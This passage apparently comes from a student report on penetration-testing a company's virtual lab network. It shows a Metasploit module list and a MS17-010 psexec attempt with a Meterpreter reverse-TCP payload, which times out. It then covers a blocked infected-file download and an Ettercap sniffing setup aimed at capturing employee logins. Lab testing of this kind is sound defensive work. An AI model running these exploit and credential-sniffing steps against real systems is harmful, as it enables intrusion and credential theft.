8	exploit/windows/scada/ge_proficy_cimplicity_gefebt	2014-01-23	excellent	Yes	GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
9	exploit/windows/smb/generic_smb_dll_injection	2015-03-04	manual	No	Generic DLL Injection From Shared Resource
10	exploit/windows/http/generic_http_dll_injection	2015-03-04	manual	No	Generic Web Application DLL Injection
11	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
12	exploit/windows/misc/hp_dataprotector_install_service	2011-11-02	excellent	Yes	HP Data Protector 6.10/6.11/6.20 Install Service
13	exploit/windows/misc/hp_dataprotector_cmd_exec	2014-11-02	excellent	Yes	HP Data Protector 8.10 Remote Command Execution
15	exploit/windows/smb/ipass_pipe_exec	2015-01-21	excellent	Yes	IPass Control Pipe Remote Command Execution
19	exploit/windows/smb/ms03_049_netapi	2003-11-11	good	No	MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
20	exploit/windows/smb/ms04_007_killbill	2004-02-10	low	No	MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
21	exploit/windows/smb/ms04_011_lsass	2004-04-13	good	No	MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
22	exploit/windows/smb/ms04_031_netdde	2004-10-12	good	No	MS04-031 Microsoft NetDDE Service Overflow
23	exploit/windows/smb/ms05_039_pnp	2005-08-09	good	Yes	MS05-039 Microsoft Plug and Play Service Overflow
24	exploit/windows/smb/ms06_025_rras	2006-06-13	average	No	MS06-025 Microsoft RRAS Service Overflow
25	exploit/windows/smb/ms06_025_rasmans_reg	2006-06-13	good	No	MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
26	exploit/windows/smb/ms06_040_netapi	2006-08-08	good	No	MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
27	exploit/windows/smb/ms06_066_nwapi	2006-11-14	good	No	MS06-066 Microsoft Services nwapi32.dll Module Exploit
28	exploit/windows/smb/ms06_066_nwwks	2006-11-14	good	No	MS06-066 Microsoft Services nwwks.dll Module Exploit
29	exploit/windows/smb/ms06_070_wkssvc	2006-11-14	manual	No	MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
30	exploit/windows/smb/ms07_029_msdns_zonename	2007-04-12	manual	No	MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
31	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption
32	exploit/windows/smb/smb_relay	2001-03-31	excellent	No	MS08-068 Microsoft Windows SMB Relay Code Execution
33	exploit/windows/smb/ms09_050_smb2_negotiate_func_index	2009-09-07	good	No	MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
34	exploit/windows/browser/ms10_022_ie_vbscript_winhlp32	2010-02-26	great	No	MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBox Code Execution
35	exploit/windows/smb/ms10_061_spoolss	2010-09-14	excellent	No	MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
36	exploit/windows/fileformat/ms13_071_theme	2013-09-10	excellent	No	MS13-071 Microsoft Windows Theme File Handling Arbitrary Code Execution
37	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution

Figure 51 Vulnerability testing 2

We choose vulnerability number thirty-nine:
exploit/windows/smb/ms17_010_psexec and enter the command:
use exploit/windows/smb/ms17_010_psexec
enter the following command set RHOST 10.1.0.6(Figure 52)



```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 10.1.0.6
RHOST => 10.1.0.6
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Figure 52 Vulnerability testing 3

Then enter the command:
Set payload windows/meterpreter/reverse_tcp

Exploit(Figure 53)

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 10.1.0.6
RHOST => 10.1.0.6
msf6 exploit(windows/smb/ms17_010_psexec) > set payload
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.1.0.5:4444
[-] 10.1.0.6:445 - Rex::ConnectionTimeout: The connection with (10.1.0.6:445) timed out.
```

Figure 53 Vulnerability testing 4

Upon conducting the test, it was observed that the connection to the machine cannot be established.

4.3 Sending an infected file

Next, we will attempt to test the security of our system against malicious files by attempting to download and open an infected file on our computer. We have an infected file ready to open and infect our computer with the virus. (Figure 54)




Figure 54 Our infected file

We will upload a file with a malicious payload to the Apache web server, which will simulate an employee attempting to download an infected file from the internet. Once the employee attempts to download and open the infected file, they will encounter an image or message indicating that the file is infected and has been blocked by our security measures(Figure 55)




Figure 55 Attempting to download an infected file 1

Upon further inspection, it appears that the security measures put in place have prevented the infected file from being downloaded and executed by the user. Attempts to bypass the security measures by using the download button also prove unsuccessful. (Figure 56)




Figure 56 Attempting to download an infected file 2

We also receive an alert on our computer(Figure 57)




Figure 57 Firewall response

4.4 Attacking usernames and passwords

The next test will involve attempting to extract usernames and passwords from our network. To accomplish this, we will use the “Ettercap” command with the -G option. Once executed, the “Ettercap” GUI will appear, providing us with various options and features for capturing and analyzing network traffic. (Figure 58)




Figure 58 ettercapp main window

In the terminal, type sudo -E ettercap -G and we can see that the scan of our network has started(Figure 59)

Figure 59 ettercapp main window 2

Click on this button at the top of the application to scan the whole network. (Figure 60)

Figure 60 Scan button

Then, in the "host list" window, we can see all the private IP addresses underneath the virtual network we created(Figure 61)




Figure 61 All IP addresses on the network

Select 10.1.0.4 as the target by pressing the other mouse button. Next, we launch the ”wireshark” application along with our attack so that we can see all the movement(Figure 62)

Figure 62 Selected targets

We can now monitor all network traffic and potentially intercept login credentials by using the “Ettercap” tool. This allows us to view any passwords or logins that are entered by our employees when visiting web pages or using applications on our network. It is concerning that our network security measures did not detect this potential attack, highlighting a potential vulnerability that needs to be addressed.

5 CONCLUSION

The findings of this study demonstrate the effectiveness of virtual network testing in identifying potential areas of weakness in a company's network infrastructure. Through the analysis of existing incidents and vulnerabilities, valuable insights were gained into the current state of the network. The examination of recovery tools and techniques highlighted areas for improvement, and the results of the simulated attacks revealed that the company's network was generally secure. However, ongoing attention should be given to employee education to address vulnerabilities stemming from human error or oversight.

This highlights the importance of ongoing training and education to ensure that employees are aware of best practices for network security. Regular training programs can help employees become better equipped to identify potential threats and respond appropriately to security incidents. It is recommended that the company prioritize ongoing improvements and updates to their current security system to enhance its effectiveness in protecting against undetected intrusions. Investment in employee training and education is crucial to raise awareness of emerging threats and promote best practices for safeguarding sensitive data. By doing so, the risk of cyber-attacks can be mitigated, and the company's critical resources and assets can be safeguarded.

In conclusion, this study provides valuable insights into the importance of proactive measures to enhance the security of a company's network. While the current security system is effective, continued efforts to improve the system and educate employees can help reduce the risk of cyber-attacks. Further research could explore the effectiveness of different training and education programs on employee behavior, as well as the efficacy of specific security protocols and technologies. Additionally, ongoing monitoring and testing can help identify potential vulnerabilities before they are exploited by attackers. By adopting a proactive approach to network security, companies can reduce the risk of data breaches and protect their sensitive information. Further research could also investigate emerging threats such as social engineering attacks and the use of artificial intelligence by cybercriminals. Furthermore, exploring the effectiveness

of new and emerging security technologies such as blockchain and machine learning could also provide valuable insights into the future of network security.

6 REFERENCES

Botta, A., de Donato, W., Persico, V., & Pescapé, A. (2016). Integration of cloud computing and internet of things: A survey. Future Generation Computer Systems [Accessed 30 January 2023]

James F. Kurose, Keith W. Ross (2017) Computer Networking: A Top-Down Approach [Accessed 30 January 2023]

Dhillon, G. (2018). Principles of information systems security: text and cases. John Wiley & Sons. [Accessed 30 January 2023]

Jamsa, K. A. (2018). Cloud Computing: SaaS, PaaS, IaaS, Virtualization, Business Models, Mobile, Security and More. Jones & Bartlett Learning. [Accessed 30 January 2023]

Clement G. (2017) Inside the Enemy's Computer: Identifying Cyber Attackers [Accessed 12 Febuary 2023]

Göktas, S., & Ergin, S. (2022) Cybersecurity Incidents in Information

Technology:Types and Mitigation Strategies [Accessed 12 Febuary 2023]

Ray J. and Joe K. (2018) Cloud Computing: From Beginning to End [Accessed 12 Febuary 2023]